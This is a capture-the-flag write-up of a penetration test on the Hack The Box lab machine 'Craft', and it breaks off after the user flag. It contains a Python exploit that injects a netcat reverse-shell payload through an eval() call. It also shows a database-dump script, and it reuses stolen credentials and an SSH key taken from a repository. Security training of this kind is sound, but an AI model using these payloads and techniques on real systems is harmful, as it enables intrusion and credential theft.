



Report by Chris H.
Date of Completion: 8-5-19

Note: This report details a penetration test conducted on a virtual system hosted on <https://www.hackthebox.eu/>. This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Craft
IP Address	10.10.10.110
Operating System	Linux

Tools Used

- Operating system: Kali Linux - A Linux distribution designed for penetration testing
- OpenVPN - An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Nmap - A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- HashiCorp Vault - A secrets/credential manager (installed on target machine)

Executive Summary

Craft is a virtual system hosted on <https://www.hackthebox.eu/>. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

- 1) user.txt - A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results

Craft was a great box that emphasized custom exploitation, as well as light forensic work. Starting with the initial enumeration, it is found that only ports 22 and 443 are open. Exploring the web page shows two links: an API page and Gogs repository page for the API. By searching through the history and changes to files, a set of credentials can be found for one of the collaborators on the project, Dinesh. These can then be used in a custom python exploit to generate an API token and make POST requests to the API. Then, taking advantage of a python eval() function in the source code of the application, RCE commands can be issued to the target. This allows a shell to be created.

Upon using the shell, it is found that the connection is to a Docker container on the host, not the host itself. However, utilizing another custom exploit on the shell allows the usernames and passwords of the collaborators to be obtained from a MySQL query. The credentials for the user "Gilfoyle" gain access to his account on the Gogs repository. Looking through his private repository files reveals his private SSH key, which is used to gain SSH access to Craft.

Gaining root starts by searching further through his private repository files and finding scripts to create a root one-time-password SSH key in Vault. By using this script, a root OTP can be created, then used to gain a SSH shell into Craft.

Attack Narrative

To start, `nmap -A 10.10.10.110` is used to port scan Craft. It is found that the only ports open are 443 (HTTPS) and 22 (SSH). This is confirmed by using `nmap -p- -T4 10.10.10.110`, scanning all TCP ports. After adding the IP to `/etc/hosts`, then adding a security exception, `https://10.10.10.110` can be explored.




Figure 1

The home page describes an API that stores craft brews. The page also contains links to the API (Figure 1, red circle) and the Gogs repository page (Figure 1, green circle).




Figure 2

The first link directs to `https://api.craft.htb`, which displays some of the ways that the user can interact with the craft API (Figure 2). The two main functions are: `auth`, which relates to token creation, and `brew`, which allows for entries to be created, modified, and deleted from the database.




Figure 3

By navigating to <https://api.craft.htb/api/brew/>, the user can view and search for beers within the database. Each entry contains an id, brewer, name, style, and ABV value (Figure 3).




Figure 4

Moving back to the homepage, then clicking on the second link (Figure 1, green circle), the user is redirected to <https://gogs.craft.htb/Craft/craft-api> (Figure 4). This is a Gogs repository, where the source code of the Craft API is maintained by 3 collaborators: Dinesh, Gilfoyle, and Eric.

Note: The language of the Gogs page is set to Spanish for some reason, despite my default language being set to English on my machine and browser.

Add fix for bogus ABV values [Explorar el Código](#)

dinesh hace 6 meses padre [4fd8dbf842](#) commit [c414b16857](#)

Se han **modificado 1 ficheros** con **7 adiciones** y **3 borrados** Dividir vista Mostrar estadísticas de diff

+ 7 - 3 craft_api/api/brew/endpoints/brew.py Ver fichero

```

@@ -38,9 +38,13 @@ class BrewCollection(Resource):
38 38     """
39 39     Creates a new brew entry.
40 40     """
41 -
42 -     create_brew(request.json)
43 -     return None, 201
44 +
45 +     # make sure the ABV value is sane.
46 +     if eval('%s > 1' % request.json['abv']):
47 +         return "ABV must be a decimal value less than 1.0", 400
48 +     else:
49 +         create_brew(request.json)
50 +         return None, 201

```

Figure 5

Looking at the “Incidents” tab at the top of the repository, the attacker can find that Dinesh has created an issue describing users adding bogus ABV values, greater than 1, to the database. He later commented on the issue that he had fixed it. Upon examining the code, it shows that his “fix” was to validate the ABV with an `eval()` function. This immediately reveals a vulnerability, since `eval()` can accept and execute arbitrary user input. By examining the code, it shows that the program `eval()`s the `abv` json value to see if it is greater than 1 (Figure 5).

Cleanup test [Explorar el Código](#)

dinesh hace 6 meses padre [10e3ba4f0a](#) commit [a2d28ed155](#)

Se han **modificado 1 ficheros** con **1 adiciones** y **1 borrados** Dividir vista Mostrar estadísticas de diff

+ 1 - 1 tests/test.py Ver fichero

```

@@ -3,7 +3,7 @@
3 3 import requests
4 4 import json
5 5
6 - response = requests.get('https://api.craft.htb/api/auth/login', auth=('dinesh', '4aUh0A8PbVJxgd'), verify=False)
6 + response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
7 7 json_response = json.loads(response.text)
8 8 token = json_response['token']

```

Figure 6

Additionally, the attacker can browse Dinesh’s commit history to find his hard-coded credentials a revised commit of the `test.py` program (Figure 6).



```

1  #!/usr/bin/env python
2
3  import requests
4  import json
5
6  response = requests.get('https://api.craft.htb/api/auth/login', auth=('', ''), verify=False)
7  json_response = json.loads(response.text)
8  token = json_response['token']
9
10 headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
11
12 # make sure token is valid
13 response = requests.get('https://api.craft.htb/api/auth/check', headers=headers, verify=False)
14 print(response.text)

```

Figure 7

Reviewing the full test.py code (Figure 7) gives a skeleton for a custom exploit to be written to take advantage of the Craft API. The exploit works by authenticating as Dinesh with the credentials, getting an API token, filling the POST request, then sending the POST with the token. The abv value contains code to import os, then issue a system command to netcat to the listening attacker machine, the open `/bin/sh -i`. Below is the exploit (fully commented exploit in Appendix 2, page 16)

```

import requests
import json

```

```

# Step 1: Get Token

```

```

#=====
response = requests.get('https://api.craft.htb/api/auth/login', \
                        auth=('dinesh', '4aUh0A8PbVjxgd'), \
                        verify=False)
json_response = json.loads(response.text)
token = json_response['token']

```

```

# Step 2: Create POST Request

```

```

#=====
payload = {}
payload['abv'] = "__import__('os').system('nc 10.10.13.195 34567 -e /bin/sh -i')"
payload['brewer'] = 'Hack'
payload['name'] = 'This'
payload['style'] = 'Box'

```

```

# Step 3: Exploit

```

```


#=====
headers = { 'X-Craft-API-Token': token, 'Content-Type': 'application/json' }
json_payload = json.dumps(payload)
response = requests.post('https://api.craft.htb/api/brew/', \
                        headers=headers, \
                        data=json_payload, \
                        verify=False)

```

```

print(response.text)

```



```


1: root@kali: ~/HTB/Boxes/15-Craft
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS
request is being made. Adding certificate verification is strongly advised. See: https://urllib3.readthed
ocs.io/en/latest/advanced-usage.html#ssl-warnings
InsecureRequestWarning)
/usr/lib/python2.7/dist-packages/urllib3/connectionpool.py:849: InsecureRequestWarning: Unverified HTTPS
request is being made. Adding certificate verification is strongly advised. See: https://urllib3.readthed
ocs.io/en/latest/advanced-usage.html#ssl-warnings
InsecureRequestWarning)
[]

2: root@kali: ~
root@kali:~# nc -lvp 34567
listening on [any] 34567 ...
connect to [10.10.13.195] from api.craft.htb [10.10.10.110] 45489
/opt/app # whoami && uname -a
root
Linux 5a3d243127f5 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 Linux
/opt/app #

```

Figure 8

Running the exploit (Figure 8, top pane) executes the code, which calls to the attacking machine on port 34567. A connection is made, and a shell is spawned (Figure 8, bottom pane). By issuing `whoami` to the machine, it shows that the shell is root. While this would normally indicate compromise of the machine, this is not a shell into the actual Craft machine. This is proven by checking the directories of `/home` and `/root`, where `user.txt` and `root.txt` are absent. Looking at the output of `uname -a`, the hostname is `5a3d243127f5` (Figure 8, red circle). This 12-character name resembles a Docker container hostname.



```

1: root@kali: ~
/opt/app # cat /proc/1/cgroup
10:perf_event:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
9:memory:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
8:blkio:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
7:net_cls,net_prio:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
6:pids:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
5:devices:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
4:cpuset:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
3:freezer:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
2:cpu,cpuacct:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
1:name=systemd:/docker/5a3d243127f5cf9b97bc6332eda2e4ceae19472421c0c5a7d226fb5fc1ef0f7c
/opt/app #

```

Figure 9

This is confirmed by using `cat /proc/1/cgroup`, which shows that many processes such as the CPU belong to a control group with the full name of the container.

The next logical step is to either A) escape the container, or B) utilize the resources on the container. After extensive enumeration, it seems that there are no known kernel vulnerabilities shared between the container and host, nor are there any mounted filesystems or Docker sockets. This means that the docker container must contain information/capabilities that will aid in gaining access to the real Craft machine.

```

1: root@kali: ~
/opt/app # ls
app.py
craft_api
dbtest.py
tests
/opt/app # cat dbtest.py
#!/usr/bin/env python

import pymysql
from craft_api import settings

# test connection to mysql database

connection = pymysql.connect(host=settings.MYSQL_DATABASE_HOST,
                             user=settings.MYSQL_DATABASE_USER,
                             password=settings.MYSQL_DATABASE_PASSWORD,
                             db=settings.MYSQL_DATABASE_DB,
                             cursorclass=pymysql.cursors.DictCursor)

try:
    with connection.cursor() as cursor:
        sql = "SELECT `id`, `brewer`, `name`, `abv` FROM `brew` LIMIT 1"
        cursor.execute(sql)
        result = cursor.fetchone()
        print(result)
finally:
    connection.close()
/opt/app # █

```

Figure 10

ls reveals the same files as found on the Gogs repository. However, there is one key file on this container that is missing from the repository. Many files refer to settings.py (Figure 10, red circle) for their usernames, passwords, db, and hosts. The code in Figure 10 is meant to test the connection to a database which was inaccessible from the attacking machine without the settings.py file, which was never committed to the Gogs repository.

```

1: root@kali: ~
/opt/app/craft_api # cat settings.py
# Flask settings
FLASK_SERVER_NAME = 'api.craft.htb'
FLASK_DEBUG = False # Do not use debug mode in production

# Flask-Restplus settings
RESTPLUS_SWAGGER_UI_DOC_EXPANSION = 'list'
RESTPLUS_VALIDATE = True
RESTPLUS_MASK_SWAGGER = False
RESTPLUS_ERROR_404_HELP = False
CRAFT_API_SECRET = 'hz660CkDtv8G6D'

# database
MYSQL_DATABASE_USER = 'craft'
MYSQL_DATABASE_PASSWORD = 'qLGockJ6G2J750'
MYSQL_DATABASE_DB = 'craft'
MYSQL_DATABASE_HOST = 'db'
SQLALCHEMY_TRACK_MODIFICATIONS = False
/opt/app/craft_api # █

```

Figure 11


cat settings.py (under the /opt/app/craft_api/ directory) shows the missing pieces of the code from Figure 10. The information under “#database” (Figure 11) can be used in another custom exploit built using dbtest.py as a base. Below is the database exploit (fully commented exploit in Appendix 3, page 17).


```
import pymysql

# Step 1: Create Connection to the Craft Database
#=====
connection = pymysql.connect(host= 'db', \
                             user= 'craft', \
                             password= 'qLGockJ6G2J75O', \
                             db='craft', \
                             cursorclass=pymysql.cursors.DictCursor)

# Step 2: Send Query to Database
#=====
try:
    with connection.cursor() as cursor:
        query = "SHOW TABLES"
        cursor.execute(query)
        result = cursor.fetchall()
        print(result)


finally:
    connection.close()
```



```
/opt/app # python dbExploit.py
[{'Tables_in_craft': 'brew'}, {'Tables_in_craft': 'user'}]
/opt/app #
```

Figure 12

By executing the newly created “dbExploit.py” file, two tables are identified. The first is “brew”, which was already known, and “user” (Figure 12, highlighted) which most likely stores sensitive information.



```
1: root@kali: ~
/opt/app # python dbExploit.py
[{'id': 1, 'username': 'dinesh', 'password': '4aUh0A8PbVJxgd'}, {'id': 4, 'username': 'ebachman', 'password': 'lLJ77D8QFkLPQB'}, {'id': 5, 'username': 'gilfoyle', 'password': 'ZEU3N8WNM2rh4T'}]
/opt/app #
```

Figure 13

Changing the “query” variable in the exploit to “SELECT `*` FROM `user`”, then executing the code, reveals the usernames and cleartext passwords for each of the three collaborators on the Gogs repository.

Figure 14

Attempting to create an SSH session with any of the 3 users does not work. The credentials for Dinesh work when logging into Gogs, but his account does not contain any information that was not previously visible to the public. ebachman's credentials do not work for Gogs. However, gilfoyle's credentials do work when logging into the repository (Figure 14).

File	Commit Hash	Commit Message	Time
.ssh	84736fb39d	Commit infrastructure configs	hace 5 meses
craft-flask	84736fb39d	Commit infrastructure configs	hace 5 meses
mysql	84736fb39d	Commit infrastructure configs	hace 5 meses
nginx	84736fb39d	Commit infrastructure configs	hace 5 meses
vault	72bd340e48	Add script to enable secrets backend	hace 5 meses
docker-compose.yml	84736fb39d	Commit infrastructure configs	hace 5 meses

Figure 15

Checking gilfoyle's profile, a private repository can be explored. Inside, he has a .ssh folder (Figure 15, red circle).




Figure 16

Opening the folder allows “id_rsa”, gilfoyle’s private key, to be read. This is copied into a file on the attacking machine. This key is able to be used to create a SSH session to Craft.




Figure 17

Using `ssh -i gilfoyle_key.pub gilfoyle@10.10.10.110` starts an SSH session between the attacker and Craft. However, before this can complete, a passphrase is required for the private key. Reusing the password for gilfoyle grants access to the key, opening a shell into Craft.

```

1: root@kali: ~/HTB/Boxes/15-Craft
gilfoyle@craft:~$ ls -alh
total 36K
drwx----- 4 gilfoyle gilfoyle 4.0K Feb  9 22:46 .
drwxr-xr-x  3 root      root      4.0K Feb  9 10:46 ..
-rw-r--r--  1 gilfoyle gilfoyle  634 Feb  9 22:41 .bashrc
drwx----- 3 gilfoyle gilfoyle 4.0K Feb  9 03:14 .config
-rw-r--r--  1 gilfoyle gilfoyle  148 Feb  8 21:52 .profile
drwx----- 2 gilfoyle gilfoyle 4.0K Feb  9 22:41 .ssh
-r-----  1 gilfoyle gilfoyle   33 Feb  9 22:46 user.txt
-rw-----  1 gilfoyle gilfoyle   36 Feb  9 00:26 .vault-token
-rw-----  1 gilfoyle gilfoyle 2.5K Feb  9 22:38 .viminfo
gilfoyle@craft:~$ cat user.txt
bbf4b0cadfa3d4e6d0914c9cd5a612d4
gilfoyle@craft:~$ cat .vault-token
